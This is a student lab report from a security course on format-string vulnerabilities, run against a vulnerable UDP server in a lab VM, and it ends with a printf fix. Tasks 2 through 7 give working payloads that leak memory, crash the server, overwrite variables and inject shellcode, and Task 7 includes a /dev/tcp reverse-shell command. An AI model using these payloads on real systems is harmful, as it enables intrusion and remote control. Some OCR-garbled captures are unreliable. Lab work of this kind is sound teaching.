LAB 3 REPORT

Course: CPS633

Section: 6

Group Members:

Alishba Aamir, 500974648

Ivan Golovine, 500813431

Fangbo Ren, 500884730

First turn off the address randomization.

Task 1: The Vulnerable Program

In one terminal, the vulnerable program was compiled using -z execstack that allows the stack to be executable. After running the server program, we were able to echo a message to the server using an other terminal. Execution shown below

Create server.c and run it in one terminal.

```
[10/02/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/02/21]seed@VM:~$ nano server.c
[10/02/21]seed@VM:~$ gcc -DDUMMY_SIZE=200 -z execstack -o server se
rver.c
server.c: In function ‘myprintf’:
server.c:34:5: warning: format not a string literal and no format a
rguments [-Wformat-security]
     printf(msg);
     ^
[10/02/21]seed@VM:~$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
```

Run the below code in another terminal.

```
[10/02/21]seed@VM:~$ echo hello | nc -u 127.0.1.1 9090
```

Then here is the output in server terminal.

```
The ebp value inside myprintf() is: 0xbfffefd8
hello
The value of the 'target' variable (after): 0x11223344
```

Task 2: Understanding the Layout of the Stack

```
[10/02/21]seed@VM:~$ python -c 'print "AAAA"+"%08X."*128' > badfile
[10/02/21]seed@VM:~$ nc -u 127.0.1.1 9090 < badfile
```

Then it shows:

```
The ebp value inside myprintf() is: 0xbfffefd8
AAAA00000000.000000C8.0804830A.00000000.BFFFEF94.BFFFEF10.BFFFF0E0.
BFFFEFD8.00000000.00000000.00000000.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00
000000.00000000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.00000000.A2AF9200.0
0000003.BFFFF0E0.BFFFF6C8.080487FA.BFFFF0E0.BFFFEFF0.00000010.08048
719.00000010.00000003.82230002.00000000.00000000.00000000.24D40002.
0100007F.00000000.00000000.00000000.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00
000000.00000000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0
0000000.41414141.
```

Now we get A is 0x41 and the distance is 128.

Address: 1. 0xbffff0e0 2. 0xbfffefd4 3. 0xbffff0e0+128.

Task 3: Crash the Program

To successfully crash the program, we used multiple “%s when sending a message to the server. When printf() looks for format string and encounters %s, it gets the value from where the va_list points to and then increments the va_list to the next position. In our case, eventually, there is a type pf an overflow where the va_list points to a place that is not intended for the use of printf(). There might data stored at that position such that there may be address pointing to a protected memory/virtual memory or data might have zeros or null. When the program tries to get the data from an invalid address, it crashes

Send any illegal format string to server, it will crash. The server prints an error message said segmentation fault.

```
[10/02/21]seed@VM:~$ echo %s%s%s | nc -u 127.0.1.1 9090
```

```
Segmentation fault
[10/02/21]seed@VM:~$
```

Task4: Print Out the Server Program's Memory

A.

```
[10/02/21]seed@VM:~$ python -c 'print "%9$8x"' > badfile
[10/02/21]seed@VM:~$ nc -u 127.0.1.1 9090 < badfile
```

```
The ebp value inside myprintf() is: 0xbfffe6d8
       0
The value of the 'target' variable (after): 0x11223344
```

B.

Use the address of secret to get the secret message.

```
[10/02/21]seed@VM:~$ python -c 'print "\x80\x88\x04\x08%128
$s"' > badfile
[10/02/21]seed@VM:~$ nc -u 127.0.1.1 9090 < badfile
```

```
The ebp value inside myprintf() is: 0xbfffe6d8
??A secret message

The value of the 'target' variable (after): 0x11223344
```

Task5: Change the Server Program's Memory

A

Use the address of target and change it message to anything.


```
[10/02/21]seed@VM:~$ python -c 'print "\x44\xa0\x04\x08%128
$n"' > badfile
[10/02/21]seed@VM:~$ nc -u 127.0.1.1 9090 < badfile
```

```
The ebp value inside myprintf() is: 0xbfffe6d8
D?
The value of the 'target' variable (after): 0x00000004
```

B

0x500 - 0x4 = 0x4FC = 1276

```
[10/02/21]seed@VM:~$ python -c 'print "\x44\xa0\x04\x08%127
6x%128$n"' > badfile
[10/02/21]seed@VM:~$ nc -u 127.0.1.1 9090 < badfile
```



C

0xFF99 - 8 = 0xFF91 = 65425

0x10000 - 0xFF91 - 8 = 0x67 = 103

```
[10/02/21]seed@VM:~$ python -c 'print "\x46\xa0\x04\x08\x44
\xa0\x04\x08%65425x%128$hn%103x%129$hn"' > badfile
[10/02/21]seed@VM:~$ nc -u 127.0.1.1 9090 < badfile
```

```
                                        c8
The value of the 'target' variable (after): 0xff990000
```

Task 6 : Inject Malicious Code into the Server Program

First, we made the the file that was to be deleted on the sever side.

```
[10/03/21]seed@VM:~$ cd /tmp
[10/03/21]seed@VM:/tmp$ ls
config-err-4F0lfL
input16
peda-pkrhgnc4
systemd-private-ce7980dd40aa4309adfc006d02105142-colord.service-DHUKAg
systemd-private-ce7980dd40aa4309adfc006d02105142-rtkit-daemon.service-TR9GGZ
unity_support_test.1
[10/03/21]seed@VM:/tmp$ touch myfile
[10/03/21]seed@VM:/tmp$ ls
config-err-4F0lfL
input16
myfile
peda-pkrhgnc4
systemd-private-ce7980dd40aa4309adfc006d02105142-colord.service-DHUKAg
systemd-private-ce7980dd40aa4309adfc006d02105142-rtkit-daemon.service-TR9GGZ
unity_support_test.1
[10/03/21]seed@VM:/tmp$
```

Below is the format string. We are going to change the return address to the address of the stack which stores our malicious code to remove the file. For faster processing as explained in the textbook, we divided the address into 2-2bytes 0xbfffe694 and 0xbfffe696. We then use the format specifiers to store the address of the malicious code in the return address. The address used here is 0xbfffe81f. We computed the number using the method we used in 5c. Diving the address into 2 and computing the upper and lower bound. We also inputted several NOPs at the beginning of the code, so that we wouldn't have know the exact address. Since these instruction do nothing, we do not have to worry about running into problem.

```
[10/04/21]seed@VM:~/.../lab2$ echo $(printf "\x96\xE6\xFF\xBF@@@@\x94\xE6\xFF\xB
F")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48131x%hn%.10272x%hn$(printf "\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\
x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm \
x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80"
) > input30
[10/04/21]seed@VM:~/.../lab2$ nc -u 127.0.0.1 9090 < input30
```

```
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000040404040@@@@@@@@@@1@Phbashh/
///h/bin@@1@Ph-ccc@@1@Rhile h/myfh/tmph/rm h/bin@@1@QRPS@@1@1@@

The value of the 'target' variable (after): 0x11223344
^C
[10/03/21]seed@VM:~/.../lab2$ cd /tmp
[10/03/21]seed@VM:/tmp$ ls
config-err-4F0lfL
input16
peda-pkrhgnc4
systemd-private-ce7980dd40aa4309adfc006d02105142-colord.service-DHUKAg
systemd-private-ce7980dd40aa4309adfc006d02105142-rtkit-daemon.service-TR9GGZ
unity_support_test.1
[10/03/21]seed@VM:/tmp$
```

Task 7:

For this, we use the same string as we did in task 6 but instead change the command to /bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.6/7070 0<&1 2>&1" as stated in the lab.

```
Terminal
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x% 00000
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48131x%hn%.10272x%hn$(printf "\x90\x90\x90\x90\x90\ 00000
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\ 00000
x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\ 00000
x50\x68-ccc\x89\xe0\x31\xd2\x52\x68>&1 \x6870 0\x68t/70\x68lhos\x68loca\x68tcp/\ 00000
x68dev/\x68 > /\x68h -i\x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\ 00000
x31\xd2\x31\xc0\xb0\x0b\xcd\x80") > input40                                      00000
[10/04/21]seed@VM:~/.../lab2$ nc -u 127.0.0.1 9090 < input40                     00000
                                                                                 00000
                                                                                 00000
                                                                                 00000
                                                                                 00000
```

Task 8

Since the expected value is a string in order to fix it you can declare it to be a string.

So changing printf(msg);

To

Printf("%s", msg); should be sufficient to restrict someone from using this exploit.

```
asm("movl %%ebp, %0" : "=r"(framep));
printf("The ebp value inside myprintf() is: 0x%.8x\n", frame

/* Change the size of the dummy array to randomize the param
for this lab. Need to use the array at least once */
char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);
// This line has a format string vulnerability
printf("%s",msg);

printf("The value of the 'target' variable (after): 0x%.8x\r
}
```

Trying to reveal the data which helps us identify the memory addresses from task 2 is no longer possible and thus prevents any further exploit of a similar manner.

```
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048890
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffefd8
@@@@%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%
08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%
08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%
08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%
08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%
08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%
08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%
08X.
The value of the 'target' variable (after): 0x11223344
```

```
Terminal
8x%.8x%.8x%.8x%.8x%.8sudo ./server
[10/04/21]seed@VM:~$ python -c 'print "\x44\xa0\x04\x08%1276x%128$n"' > test
[10/04/21]seed@VM:~$ nc -u 127.0.0.1 9090 < test
^C
[10/04/21]seed@VM:~$ python -c 'print "@@@@" + "%08X."*128' > test
[10/04/21]seed@VM:~$ nc -u 127.0.0.1 9090 < test
```

Task 5 is also no longer possible and treats the commands as a string.

```
Search your computer
@VM:~/.../lab2$ ls
badfile  input  server  server.c  server_exploit_skeleton.py
[10/04/21]seed@VM:~/.../lab2$ vim server.c
[10/04/21]seed@VM:~/.../lab2$ gcc -z execstack -o server server.c
[10/04/21]seed@VM:~/.../lab2$ vim server.c

[1]+  Stopped                 vim server.c
[10/04/21]seed@VM:~/.../lab2$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048890
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffefd8
D0%1276x%128$n
The value of the 'target' variable (after): 0x11223344
```

```
Terminal
8x%.8x%.8x%.8x%.8x%.8sudo ./server
[10/04/21]seed@VM:~$ python -c 'print "\x44\xa0\x04\x08%1276x%128$n"' > test
[10/04/21]seed@VM:~$ nc -u 127.0.0.1 9090 < test
```